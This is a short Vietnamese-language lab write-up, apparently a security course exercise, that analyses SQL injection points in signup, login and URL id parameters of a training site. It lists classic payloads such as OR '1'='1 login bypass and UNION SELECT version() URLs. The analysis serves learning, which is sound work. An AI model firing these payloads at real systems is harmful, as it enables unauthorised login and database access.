



1.

Các tham số đầu vào




Gửi bằng method post



Xác định kiểu truy vấn: INSERT INTO

Vị trí tham số đầu vào :




Trừ upass2 và signup thì tất cả tham số còn lại sẽ được đưa vào insert into


Dùng Select …. WHERE …. OR 1 =1

2.

Tham số đầu vào



Gửi bằng method post



Kiểu truy vấn là SELECT

Phán đoán vị trí :

Các tham số sẽ nằm ở câu select \* from users where uname … AND upass…

Xác định mức độ ảnh hưởng: rất nghiêm trọng

SELECT \* FROM users WHERE username = '' OR '1'='1' AND password = '...';

SELECT \* FROM users WHERE username = 'admin' AND password = '' OR '1'='1';

' UNION SELECT null, version(), null—

3.

Tham số đầu vào: không có

Cách thức gửi tới server: request method get

Không có tham số đầu vào

Mức độ ảnh hưởng : cao

 http://webvul.bkcs.vn/index.php?id=1' OR '1'='1

 http://webvul.bkcs.vn/index.php?id=1 UNION SELECT null, version(), null--

 http://webvul.bkcs.vn/index.php?id=-1 OR 1=1--